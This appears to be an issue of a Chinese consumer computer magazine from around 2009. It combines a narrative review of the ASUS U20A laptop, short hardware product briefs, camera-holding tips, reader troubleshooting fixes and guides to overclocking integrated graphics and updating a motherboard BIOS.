在重庆这座年轻而充满活力的直辖市里，经过一天的繁忙工作，最喜欢的休闲活动便是漫步滨江路上，欣赏山城错落有序的奇丽夜景，在光影中体验巴渝魅力。今天，在华硕U20A的陪伴下，光影的世界又多了一分乐趣……

全烤漆外观虽有“指纹收集器”的疑虑，却难以抵挡迷人的高亮黑色光泽和握持时的温润感。圆柱形转轴配以上下面的弧线，极具时尚气息，而华硕为U20A配备了齐全的HDMI/VGA视频输出、多合一读卡器插槽和ExpressCard接口，更加入了DVD刻录光驱，充分利用了每一寸机身空间。再看看12英寸屏幕顶部内置的摄像头和麦克风，U20A为我准备好了所需要的一切。

清晨，与它一起上路

出租车上万般无奈地承认“我又一次迟到了”，心中却有千万个不甘。华硕ExpressGate系统！对，不到8秒便看到了熟悉的图形界面，迅速连接上无线网络（竟然被我发现了未加密热点），将昨天修改好的选题方案发给BOSS，并打开MSN与同事沟通早上需要紧急处理的事情。

到公司后直接和同事一起参加选题讨论会议。通过VGA接口连接投影仪，Fn+F8轻松切换屏幕显示。悬浮式键盘较大的键程可有效防止误按，适中的回力很好地提升了输入时的手感，轻松、高效地完成会议记录。



上班路上最烦恼的莫过于在桥上堵车

1.82kg的小秘

下午在BOSS的安排下开始走访本地商家进行市场调研，当然不会忘记将U20A带在身边，谈话记录和商家价格表拷贝可就靠它了。1.82kg的重量单手即可轻松提起，12英寸小巧机身与单反照相机一起放入双肩背包中，一点都不显得拥挤。

电脑城一圈走下来已经快5点了，又累又渴地赶到一家咖啡厅坐下休息，并用U20A整理着刚才谈话的内容，连接无线网络向BOSS汇报着下午的收获。（没无线怎么办？不是还有蓝牙么，接上手机一样上网！）

“嗯，干得不错，下午就不回公司了，周末早点回家休息下”——在U20A的帮助下，BOSS对俺一天的辛苦劳动挺满意的嘛，今天晚上还约了女朋友看电影的，先去电影院等着吧。（迟到是女生的特权，我可没挑战这一权威。）



大多数咖啡厅都提供了无线热点

键盘，光影之舞

几局地主斗下来，依旧不见女友身影，干脆帮她做做LUNA露娜游戏里的任务吧。可爱的游戏人物造型和场景，在华硕Splendid显示技术的帮助下表现得十分到位。插上耳机，SRS虚拟环绕立体声技术让笔记本音质熬到了出头之日。

“你玩入神啦，都不接我电话！”——正猜杀怪物为我可爱的宠物积攒经验升级时，一道熟悉的声音从背后传来。

“这笔记本键盘好漂亮！”——额头冒着冷汗搜刮理由解释为何没接电话时，女友的注意力已经转移到了U20A身上。

华硕为U20A键盘加入了背光设计，背光亮度还可随环境光自动调整，在黑暗环境帮助提高输入准确性的同时，还赋予整机更多的时尚和科技元素。支持多点操作的触控板也采用了点光源轨迹设计，会随手指的滑动显现出两条光线，颇为有趣，也多亏了这样的互动设计才让女友的注意力发生了转移。



电影院等人够苦的，还好有U20

玩乐，电池续航时间的要求

《变形金刚2》激烈的战斗场面总给人意犹未尽的感觉，花上一天时间将两部《变形金刚》电影版下载到了U20A中，准备再次重温儿时记忆。两部电影总共近300分钟的放映时间让U20A电池倒在了《变形金刚2》快结尾时，不过220分钟左右的连续影片播放时间（在S.H.E节能技术的帮助下日常使用时间可超过6小时）让我们对U20A 4400mAh电池的续航能力感到满意。



圆柱形转轴极为时尚



触控板和键盘的光元素设计让整机极具科技感

华硕U20Aseries 细节欣赏

悬浮式键盘在输入时带来不俗手感





健康、时尚 华硕Vento TA-21机箱

¥ 340元 ☎ 800-820-6655 ✓ 防辐射, 品质和外观兼具

华硕近期推出了一款针对中端市场的防辐射机箱, 型号为TA-21, 外观采用整体设计, 面板简洁, 钢琴漆面板搭配四周银色的边框, 显得时尚而有内涵。为了保持面板的整体性, 光驱位采用整体面板设计, 并且前置USB接口和音频接口也隐藏在机箱面板下部。机箱采用优质的镀锌钢板, 打开机箱, 五金结构牢固稳定, 塑料前面板后仍然设计了金属挡片, 增强了机箱防辐射的能力。这款机箱采用防辐射设计, 机箱侧板和箱体结合部分设计了大量的EMI弹片, 确保电磁辐射无泄漏。在内部结构方面, 华硕TA-21支持4个5.25英寸和5个3.5英寸驱位以及一个软驱位, 扩展性完全足够了。该机箱支持ATX大板, 机箱后部预留两个8cm风扇位, 并且标配了一个机箱风扇, 机箱侧板处理器和硬盘部位均设计了散热孔, 拥有较强的散热能力。🔥

轻松一“点”

航嘉管家婆电脑电源转换器PSA503

¥ 128元 ☎ 400-678-8388 ✓ 智能控制、防雷设计

航嘉近日推出了一款电源排插新品——PSA503, 具有军工级防雷击保护功能, 并且支持电脑控制自动通断外设的功能, 使用非常方便。航嘉PSA503排插获得3C中国强制认证, 内置浪涌保护电路, 可吸收和抑制雷电等引起的尖峰电流, 有效防止雷电感应脉冲或各种浪涌突波干扰, 保护电子设备的安全和可靠运行。PSA503的插座采用双动保护门技术, 保护使用者或儿童免遭触电, 防止灰尘和杂物进入闲置的插孔。在用料方面, 采用高导电率的磷青铜, 具有良好的耐磨性与导电性, 温升较低。外壳使用阻燃工程材料, 富含绝氧因子, 遇明火后快速分解, 隔绝氧气, 阻止燃烧, 并且抗冲击, 耐压、耐热性更好。航嘉PSA503电脑专用排插接通电源后, 将电脑主机电源插入主控接口, 将电脑外设(打印机、显示器、扫描仪等)的电源插头分别插入外设 I-III 插孔。按下电脑主机电源开启电脑, 自动指示灯(绿灯)亮, 此时外设接口自动接通电源; 电脑使用完毕后关掉主机, 外设电源自动断开, 自动指示灯(绿灯)熄灭。航嘉PSA503电脑专用排插还预留一个可设置插孔, 自行定义两种使用状态(当使用外设 IV 时, 此插孔上的设备与主机随动, 当使用常开状态时, 外接设备便可独立输出), 方便用户使用。🔥



24×极速

SONY AD-7240S DVD刻录机

¥ 228元 ☎ 800 820-9000 ✓ 刻录速度快



目前DVD刻录机仍然是市场的主流, 因此不少厂商都继续提升DVD刻录机的速度, 现在不少厂商都推出24×的刻录机新品, 这款SONY AD-7240S便是近期市场上的24×刻录机新品之一。AD-7240S采用SATA接口, 兼容DVD±R光盘, 支持最大24倍速写入, 或者12倍速写入双层DVD光盘, 支持SONY独有的4S+技术, 在刻录速度提升的同时, 刻录质量、稳定性和可靠性均有保证。而且, SONY AD-7240S还应用了自动写入策略, 即针对不同盘片, 迅速制定不同的刻录策略, 以防止刻录失败。我们采用威宝16×DVD+R盘片, 使用DiscSpeed的创建光盘功能进行刻录测试, 刻录过程一切正常, 刻满整张DVD的时间为4分06秒, 刻录方式为Z-CLV, 品质检测得分为43, 不过这是由于采用16×盘片超刻, 固件升级后或许会有更好的表现。🔥

智能保护 高效节能

昂达神盾9800GT显卡

参考价格：699元
020-87636363

昂达神盾9800GT显卡最大的特点在于搭载了一个外接监控卡，并且通过该卡上的“宙斯盾”监控芯片为显卡提供了智能监控、自动保护功能，不仅能够对显卡的工作电压、温度了如指掌，同时还提供了100℃报警（千分之一秒响应时间）、105℃自动断电自动保护技术。如此一来，显卡再不用担心超频过度或是散热不佳而导致烧坏。产品采用了3+1相供电设计，并且全部使用了日系富士通红色固态电容供电，为产品营造了良好的供电环境。不过在频率设计上，该产品就显得比较保守了，它搭载的是65nm工艺的G92显示核心，并且只采用了1.4ns显存颗粒，默认核心/显存频率为550M/1400MHz，性能与公版的GeForce 9800GT显卡有一定差距，不过用户通过小幅超频也能够获得公版水平的性能，而更重要的是该产品的低频、低压设计让它的工作功耗下降了25%，真正符合绿色节能的环保理念。

优点：具备良好的硬件保护功能，高效节能
不足：默认核心/显存频率较低
亮点指数：9.5
实用指数：9
推荐指数：9




中端超频利器

映泰TA790XE主板

参考价格：799元
95105530

优点：超频功能丰富
不足：做工用料略显一般
亮点指数：9
实用指数：9
推荐指数：9

售价799元的映泰TA790XE主板看上去其貌不扬，不过它却能够提供丰富的超频功能。它采用AMD790X+SB750芯片组组合，支持Socket AM3/AM2+接口的全系列处理器。产品采用4+1相供电设计，并且使用了全封闭式电感和全固态电容供电，稳定性和超频能力均属上乘。产品最大的特点在于BIOS内提供了打开AMD羿龙II处理器被屏蔽的核心的“ACC（Advanced Clock Calibration进阶频率校准）”功能，能够将三核心的羿龙II变作四核心来用，大幅提升产品性能。这个功能虽然成功率略低，而且需要冒一定风险，但仍然得到了很多高端用户的青睐。同时该产品在BIOS内的其他超频设置也非常丰富，具备了同一线品牌比拼的超频实力。虽然该产品的售价达到了799元，不过仍然是一款值得推荐的超频主板。




垂直散热 更高效

影驰GTS250 512MB上将版显卡

参考价格：799元
400-700-3933

价格不变，但整体用料和散热解决方案却有了本质的提升，影驰GTS250 512MB上将版显卡通过后期改良继续着经典的辉煌。如今大家对散热问题尤其敏感，因为目前大部分游戏显卡的设计工作温度都达到了100℃左右，非常令人担忧。不过厂商们也注意到了这个问题，因此一种又一种的高效散热技术诞生了。影驰最新的垂直散热技术其实是一个由38mm大直径铜柱和直吹静音风扇组成的立体式散热器。由于铜的导热性高于传统散热片使用的铝材质，因此底部的散热片能够迅速将热量高效传递到散热片顶部，由大风量的静音风扇迅速带走。经过实际测试，该散热解决方案能让GTS250显卡降温15℃，的确是相当高效。此外，产品依旧保持了高品质和高规格，它采用了加强型的4+1相供电电路，并且使用全固态电容供电设计，还在场效应管上追加了散热片。三星0.8ns GDDR3显存颗粒是DDR3显存中的极品，因此即便产品的默认核心/显存频率达到738M/2200MHz，仍然有非常大的超频空间。

优点：使用最新的垂直散热技术，效率更高
不足：整体功耗偏大
亮点指数：9.5
实用指数：9
推荐指数：9.5



会不会玩摄影

文/一心

看架势

现在越来越多的朋友购买了数码单反相机, 与普通的DC相比, 单反相机有着更好的成像质量, 更广泛的拍摄范围。但单反相机与普通DC相比, 器材的分量可不是重了一点半点, 要想拍摄出不模糊的照片或者让自己显得更加专业, 手持单反相机的姿势就十分重要, 下面就来看几个基本的相机握持方式。




横构图的握持方法

在站立姿态下水平握持相机时, 两脚分开几乎与肩同宽, 以防止身体前后晃动。左眼尽量贴近相机的取景器, 右手握住机身握把, 食指按快门, 左手虎口卡住镜身, 夹紧肘部并贴近身体, 形成一个稳定的三角形支撑。

竖构图的握持方法

相机竖直握持时, 基本姿势与横向构图时一样, 右手手腕可朝上亦可朝下, 看个人是否感觉舒适。如果加装了手柄, 相机竖直拍摄时的握持方式则与水平握持完全相同, 可以大幅度提升相机的握持感, 更便于操作。



低机位时的握持方法

如果需要蹲下拍摄, 左手手肘应当支撑在左膝上, 以防止身体纵向晃动。一般来说, 这种方式要比站立握持相机更加稳定。



装上长焦镜头时的握持方法

换上长焦镜头后, 相机的重心前移, 为了保持稳定, 左手的支撑位置应适当前移, 托住镜筒。

不正确的相机握持方法

如果双肘张开, 或者左右没有托住镜头, 则不能牢固地握持相机, 很容易发生手抖。对于大部分不带有防抖功能的单反相机来说, 手抖时拍摄出来的照片是无法通过后期处理等方式挽回的。🚫



左手没有托住镜头



左手手肘没有紧贴身体



姿势不稳定



花屏 解决了就好

■ 文/徐学兵

索泰GTX260首发版无法玩游戏解决办法

起因 | 中高端卡无法玩游戏

近日各论坛上关于索泰GTX260首发版出问题的讨论帖不少，笔者将信将疑的在网上搜了下，发现大多数卡本身在装机时跑3DMark06、FurMark等软件并不会出现问题，不过进入游戏后就会出现花屏、死机等问题，且玩大多数主流网络或单机游戏时都会出现问题。

调查 | 兼容问题

重装系统、更新显卡驱动、刷新显卡BIOS，连同主板驱动和BIOS也被一一更换，可问题依旧存在，而官方技术论坛技术支持版承认索泰GTX260首发版确有花屏、死机等问题，主要是由显卡同AMD 770/790芯片兼容问题引起，而出问题的用户大多也是使用索泰GTX260首发版显卡同AMD 770/790芯片的主板搭配使用。

解决 | 更换新卡显大厂风范

索泰在承认GTX260首发版显卡问题的同时，已表明即将推出修正版的GTX260首发版显卡，可以有效解决AMD 770/790主板PCI-E电压波动对早期索泰GTX260首发版显卡稳定性造成的影响。

对购买早期GTX260首发版显卡出现问题的用户，索泰提供直接更换新版GTX260首发版显卡的解决办法，并指派了专门的售后人员负责显卡更换事项，用户可登录索泰官方论坛<http://china Zotac.com/bbs/>中的“ZOTAC索泰技术支持”专区查看详情，也可直接拨打电话0755-83309050-893与售后人员取得联系。

显卡有问题的用户只需更换生产周期在N0929及其以后的产品即可，用户与厂商联系更换显卡更为直接，对新换显卡版本无需太多担心。而对于打算购买这款显卡的消费者，则需对索泰显卡生产周期有

一个清楚的了解。下表中SN一项的N0929即表明显卡生产日期，后面0550四个数字表明其生产批号，76XX则是显卡具体型号。消费者在选购显卡时，只需查看显卡背面SN码，保证该显卡是0929或以后周期生产的即可。

SN	WO	MODEL_PN
N0929055076	TP01101	288-1N109-0402C
N0929055076	TP01101	288-1N109-0402C
N0929055076	TP01101	288-1N109-0402C
N0929055076	TP01101	288-1N109-0402C
N0929055076	TP01101	288-1N109-0402C
N0929055076	TP01101	288-1N109-0402C
N0929055076	TP01101	288-1N109-0402C
N0929055076	TP01101	288-1N109-0402C
N0929055076	TP01101	288-1N109-0402C

准备购买索泰GTX260首发版显卡的用户需要留心查看SN码

后记 | 要品质，更要保障

一块显卡品质很大程度上决定了它的价值，而显卡品牌厂商对自己产品的售后保障，则是产品价值的延续。

突发事件往往是对品牌厂商实力和行业素质的考验，而成立仅两年的索泰，作为制造业巨头柏能旗下子品牌早已成为了NVIDIA的核心AIC，可以说在本次GTX260首发版显卡花屏事件上，为市场交出了一份满意的答卷。



解决Creative SB Live! Value声卡在Windows7下的爆音问题

■ 文/喜洋洋

故障现象

Creative SB Live! Value声卡在Windows 7下虽能默认升级官方认证的驱动，但在看电影和玩游戏时出现爆音、失真和混音错误等问题，而换成主板集成的AC97板载声卡输出或切换到Windows XP系统后，就毫无问题。

解决办法

下载CT4830系列驱动（已收入本期光盘），对LiveDrvUni-Pack(ENG).exe文件点击鼠标右键，

选择WinRAR 弹出菜单中的“解压缩到文件夹LiveDrvUni-Pack(ENG)”。再在设备管理器中选择卸载“Creative SB Live! Value”驱动，并删除该硬件。

重新扫描后在设备管理器中右



击有感叹号的“多媒体控制器”单击更新驱动程序，选择“浏览计算机”，找到前面解压的LiveDrvUni-Pack(ENG)文件夹，选中\LiveDrvUni-Pack(ENG)\Audio\Drivers\WIN2K_XP\目录，即可自动搜索纯净驱动并确定。至此，老声卡就在Win 7下焕发了青春，再也没有出现过爆音，看电影、玩游戏都没问题！

提示

Attention

声卡并不是容易老化的易耗品，前几年流行的创新经典声卡中一直不乏使用EMU10K1芯片组的产品，手动安装底层通用驱动的办法可以避免驱动包中另外的软件与系统产生冲突。



巧用USB数据线 为eSATA硬盘盒供电

■ 文/OZ

我的移动硬盘盒是SSK的，采用GL830主控芯片，支持USB和eSATA两种接口，最近换了一个320GB的新硬盘，想使用eSATA接口，不过供电就成了问题，因为没有5V的适配器，所以想用USB数据线为移动硬盘供电。手边USB数据线倒是不少，各种类型的数据线均有，于是就开始了USB为eSATA接口供电的尝试之旅。

首先考虑的是USB数据线不能有信号输入，否则USB和eSATA同时连接，硬盘盒会如何识别是未知的，为了硬盘盒和硬盘的安全，

所以没敢尝试直接将USB数据线连接主板USB接口。于是目标锁定在无信号输入的USB连接方式，目前有两种解决方案，一是用双头数据线的辅助供电一端连接主板USB接口，这样可以确保USB无信号；此外，也有一些数码设备的USB充电线是没有信号而仅提供电力供应的，也可以使用。另一种方案是使用电源适配器上带有USB接口，能够接USB数据线，同样无信号输入，不过这样USB的供电能力会比较强，可达1A左右，电力足够驱动移动硬盘。经过测试，发现两种方式都是可行的，不过使用

双头数据线时，单个USB接口供电仅500mA，在某些主板或者双头USB数据线质量较差的情况下，容易出现USB供电不足，用USB适配器倒是无任何问题，至此，已经可以肯定，使用USB为eSATA移动硬盘供电是完全可行的。

提示

Attention

两种方案的实现都比较简单，可以根据实际的情况来选择，使用电源适配器的供电能力更强，不过在手边没有USB电源适配器的情况下，双头USB数据线也不妨一试，不过切记要分清哪个USB接口是辅助供电的。另外，航嘉有款带USB接口的排插产品，可以直接使用USB数据线为USB设备供电，同样适合为eSATA硬盘盒提供电力供应。



网卡自动变成千兆 无法上网的故障

■ 文/ZW

我的网卡使用板载的千兆/百兆自适应网卡，操作系统为Windows Vista SP1，最近发现一个问题，就是时常断网，但大多数时间还能正常上网，在更换了网卡驱动并检查网线后，故障依旧。后来发现，能够正常上网时，网卡连接速度为100Mbps，

而断网时，网卡连接速度变成了1Gbps。看来是板载网卡和网络设备的通讯出现了问题，将网卡误设置为1000Mbps，由于路由器等都使用百兆速度连接，而千兆设备的工作方式完全不同，自然不能通讯了，所以会引起断网。进入控制面板中设备管理器，右键点击网卡属性，

在高级设置中选择网卡的“速度和双工”选项，可以看到默认设置为自动协商，将该属性的值设置为“100M和全双工”，断网的故障从此得以解决。

提示

Attention

通常板载的千兆/百兆网卡是自适应的，不用手工干预，出现自动变更速度的情况，以Realtek网卡居多，就会导致断网的现象，如果遇到类似问题，更换驱动也不能解决，不妨手动设置一下，就能解决故障。



U盘插入音箱后 不能自动播放

■ 文/临风

最近新买了一台支持U盘和SD卡直接播放MP3/WMV的音箱，可是发现一个问题，就是4GB的SD卡插入后能够自动播放MP3歌曲，而U盘则不能自动播放。怀疑是MP3歌曲格式的问题，把SD卡能够播放的音乐拷贝到U盘，仍然不能播放。看来不是MP3歌曲格式的问题，联想到早期的一些MP3播放器在闪存被格式化成FAT32就不能识别闪存，不过现在大容量闪存越来越多，FAT32已经能够被MP3解码芯片识别了，查看了下U盘使用的文件格式，果然U盘采用NTFS格式，将U盘格式化为FAT32格式，就能够自动播放U盘上的MP3了。

题，联想到早期的一些MP3播放器在闪存被格式化成FAT32就不能识别闪存，不过现在大容量闪存越来越多，FAT32已经能够被MP3解码芯片识别了，查看了下U盘使用的文件格式，果然U盘采用NTFS格式，将U盘格式化为FAT32格式，就能够自动播放U盘上的MP3了。

提示

Attention

目前音箱支持U盘和SD卡播放这个功能越来越流行，不过在选购和使用时需要注意能够支持闪存的最大容量和文件格式，这样才可以避免MP3不能播放的故障。通常，在有文件夹的情况下，音箱会先播放文件夹之外的MP3文件，然后再播放文件夹内的MP3文件。另外，有些产品采用较老的芯片解决方案，仅能支持2GB的闪存（或者能够支持大容量的闪存，但是超过2GB的内容则不能播放），在选购时也要注意。



AMD Athlon II 240处理器使用问题集

■ 文/Chou.Q

近期AMD 45nm的Athlon II 240处理器凭借出色的性能和高性价比，成为处理器市场的热门产品，由于采用45nm制程和AM3接口，因此不少用户在选购和使用过程中，不知如何搭配主板，或者是遇到一些问题不知所措，本文收集了在使用Athlon II 240处理器时遇到的一些问题和解决办法。

为Athlon II 240选择主板

近期想购买Athlon II 240处理器，由于处理器为AM3接口，请问搭配什么主板好？

Athlon II 240处理器采用45nm制程和AM3接口，采用AM3插槽的主板如790GX等，都能够搭配Athlon II 240处理器。另外，目前AM2+插槽的主板，如AMD 770/780G等老主板都可以支持AMD Athlon II 240处理器，不过只是不能应用AM3处理器HyperTransport 3.0的特性而已，另外，在较老的主板搭配Athlon II 240处理器时，如果出现处理器不能识别的情况，可以在主板的官方网站查询最新的BIOS，更新处理器支持

代码，获得对新处理器的支持。

AMD 690G是否支持Athlon II 240

我的主板采用AMD 690G芯片组，最近想升级处理器，不知道能不能在不换主板的情况下，升级到AM3处理器呢？

690G主板只能支持到65nm的Phenom多核处理器。虽然AM3插槽能够向下兼容AM2/AM2+，除了技嘉690G主板（GA-MA69G-S3H，需升级BIOS到F8C）能够支持AM3处理器之外，大多数690G主板都无法支持Athlon II 240处理器。

小建议：用户在升级处理器时，最好到官方网站查看对应主板的处理器支持列表，这样才能避免处理器买回来后主板无法支持的情况。

NVIDIA老主板能否支持Athlon II

我的主板是NVIDIA的老主板了，不知道能不能升级到Athlon II 处理器？


NVIDIA nForce系列除了MCP68

不能支持最新的45nm处理器之外，MCP61、MCP72和MCP78都能支持AM3处理器，也支持45nm的Athlon II 处理器。

提示AMD data changed

我的主板为GA-MA770T-UD3P，搭配Athlon II 240处理器，每次启动时都提示“AMD data changed, Update new data to DMI”，升级BIOS之后仍然如此，不知道是哪里出了问题，是否有办法关闭，是主板和处理器不兼容吗？

出现“AMD data changed, Update new data to DMI”的提示，在开机检测后都可以正常进入系统，使用也不会有问题。这个信息是无法关闭的，并不影响使用。AMD 770主板能够支持Athlon II 240处理器，因此不用太过担心，只要能正常使用，就不用在意这个提示。



启动时提示AMD data changed



电源线导致LCD屏幕闪烁

■ 文/小可

最近买了台长城M2336 23.6英寸LCD，分辨率为1920×1080，显卡为昂达9600GSO，回家安装好后发现LCD始终有点闪烁，类似以前CRT时代刷新率不够高的情况，严重影响了使用。最先怀疑是LCD的数据线有问题，更换D-Sub数据线以及DVI数据线都试过了，故障依旧，重新安装显卡驱动，或者使

用板载显卡连接显示器，都没能解决问题。将显示器拿到朋友家的电脑上使用则一切正常。看来故障不在显示器本身。仔细回想了下安装的过程，由于安装时更换了大显示器，却继续使用原来小尺寸显示器的电源线，难道是电源线的问题？更换了一条带磁环的电源线后，故障消失。

提示

Attention

LCD并没有刷新率的问题，默认刷新率为60Hz，因此屏幕闪烁不会是刷新率的问题，应该从显示器本身找原因。本例显示器闪烁的故障，和使用环境有一定关系，有可能是附近有干扰，使用带磁环或者屏蔽较好的电源线，避免了干扰，从而解决问题，这也说明供电对LCD同样重要，也有因为市电火线零线接反导致LCD闪烁的故障。因此，遇到LCD闪烁的问题时，不妨检查一下LCD的供电是否正常或者周围是否有干扰，以避免类似故障发生。


步步为赢

提升整合平台显示性能

■ 文/Rock

超频乐园

买整合主板不代表就放弃了3D显示性能。虽然它的3D显示性能和独立显卡根本没法比，但至少纯属白捡，而且通过超频或是一些简单的设置，同样也能让整合平台的性能得到一定的提升。至于有多大提升幅度？通过什么方法？是否能让你满意？那就得看看下边的介绍了。



刷新BIOS 获得更丰富的功能


其实，整合主板也是可以拥有非常丰富的超频选项的。只不过，主板上市的时候都会有一个老旧、保守的BIOS（所谓的初始版）。它以稳定为前提，所以超频功能少，特殊设置几乎没有。因此，刷新整合主板的最新版BIOS是前提。

刷新BIOS其实很简单，现在好些品牌主板都提供了超级简便的BIOS刷新工具，如华硕的Live Update（Windows界面下）、EZ Flash（BIOS内部），技嘉的@BIOS（Windows界面下）、Q-Flash（BIOS内部）等等，都是非常方便的BIOS更新方法。即便你的主板没有上述更新，也可以进入DOS状态下使用Award或AMI BIOS的刷新命令进行刷新。放心，没有启动盘也没问题，《电脑迷》光盘就是一张最好的启动盘，能够帮助你进入纯DOS界面。而你只需要下载主板型号对应的BIOS文件，并且阅读里边的说明，就能正确掌握刷新方法了。

提升核心频率

以笔者用的技嘉GA-MA78GPM-DS2H主板为例。它板载的HD3200显示核心，默认频率仅为500MHz，但网上有大量用户把它超到600MHz甚至更高。只要直接找到显示核心频率调整功能（笔者的Award BIOS里叫做VGA

Core Clock），然后输入一个理想的值就可以了。笔者有些贪心，直接把默认电压上到了700MHz。虽然能正常开机，但进入操作系统前出现了蓝屏重启的现象。还是调整到650MHz吧，这下就非常稳定了。



通过数字输入即可提升显示核心频率


合理共享 开启板载显存

显示频率提升了，接着咱们再来提升显存容量。除了共享内存以外，板载的显示核心专用显存也必须得上。在Advanced BIOS Features（高阶BIOS特征设置）选项中找到Internal Graphics Mode（内部显示模式），然后设置为“UMA+SidePort”就可以了。UMA划分内存作共享显存，而SidePort则表示板载显存部分。两个加在一起，才能让咱们获得更多的显存空间。当然UMA部分是需要合理设置的，如果内存容量


在2GB或2GB以上，那么推荐使用512MB作为共享显存，而1GB内存的用户则最好共享256MB。

提升显存频率

“不都是共享的么？频率咋提升啊？”别忘了共享显存也是内存嘛，咱们可以通过异步功能来提升内存频率嘛。内存频率上去了，显存频率不也跟着往上走了么？虽然笔者的内存是金士顿的DDR2 800，不过事实上DDR2内存在原有频率基础上提高一个档都是没问题的，直接在主板的BIOS超频选项中将内存异步参数增加就可以了。在“Memory Clock”（其他品牌主板或其他类型BIOS的名字可能不一样）中将参数设置为“×5.33”（即内存频率为处理器外频的5.33倍，DDR2 800默认为4倍），DDR2 800内存就变成了DDR2 1066内存，共享显存频率也由800MHz变成了1066MHz。别以为做了这些就完事了，显示驱动程序咱最好还是找最新的。不仅可以避免板载显卡对一些游戏的兼容性问题，同时也能一定程度上提升性能。好了，接下来就可以体验到劳动成果了。



选择“UMA+SidePort”，板载显存和共享内存共同作为显存使用




通过异步功能，提升内存频率，显存频率也会同时提升

另类主板的 另类BIOS更新方法

■ 文/KKK

能够同时支持DDR2/DDR3内存的昂达魔剑A790GX+主板



昂达魔剑A790GX+主板是一款能够同时兼容DDR2和DDR3内存的AM3接口主板产品，配合AMD最新的Socket AM3接口处理器，用户就可以灵活地在DDR2和DDR3内存间作选择。笔者攒足银子，买了羿龙II X4 955和这款主板，但并未升级DDR3内存，保留了原有的金士顿DDR2 800内存。

CPU频率只认一半

回家装完之后开机就傻眼了。主频3.2GHz的羿龙II X4 955自检状态时只认“8”的倍频，变成1.6GHz，给CMOS放电，但仍然无法解决问题。频率无法准确识别，但仍然能正常装系统。装了Windows XP后，直接进入昂达官方网站。发现该主板初始BIOS的确和羿龙II X4

955有兼容问题，需要更新新版的BIOS才能正确识别频率。

另类主板的另类BIOS更新

该主板通过两个不同的BIOS来实现对两种内存的支持，选择不同的内存就必须搭配不同的BIOS。刷新时也必须正确选择BIOS才行。这款主板在使用不同的内存时，能自动识别并切换至不同的BIOS，但刷新比较麻烦，必须到纯DOS界面。启动盘这种东西已经很久不用了，所以手头根本没有。好在还有《电脑迷》光盘，用它的启动盘功能即可进入纯DOS界面。正确输入刷新命令后却无法刷新，显示被保护，使用强制刷新参数命令也无法完成刷新，不过主板上根本没有写保护跳线。猛然间发现主板BIOS文件目录中

有一个Update.dar文件，于是直接在该BIOS文件目录下输入“Update”，按下回车后，BIOS就自动进入了更新状态，虽然没有一系列刷新工具，但这个似乎也满方便。刷新完成到重新启动，不到五分钟时间，羿龙II X4 955被正确识别。

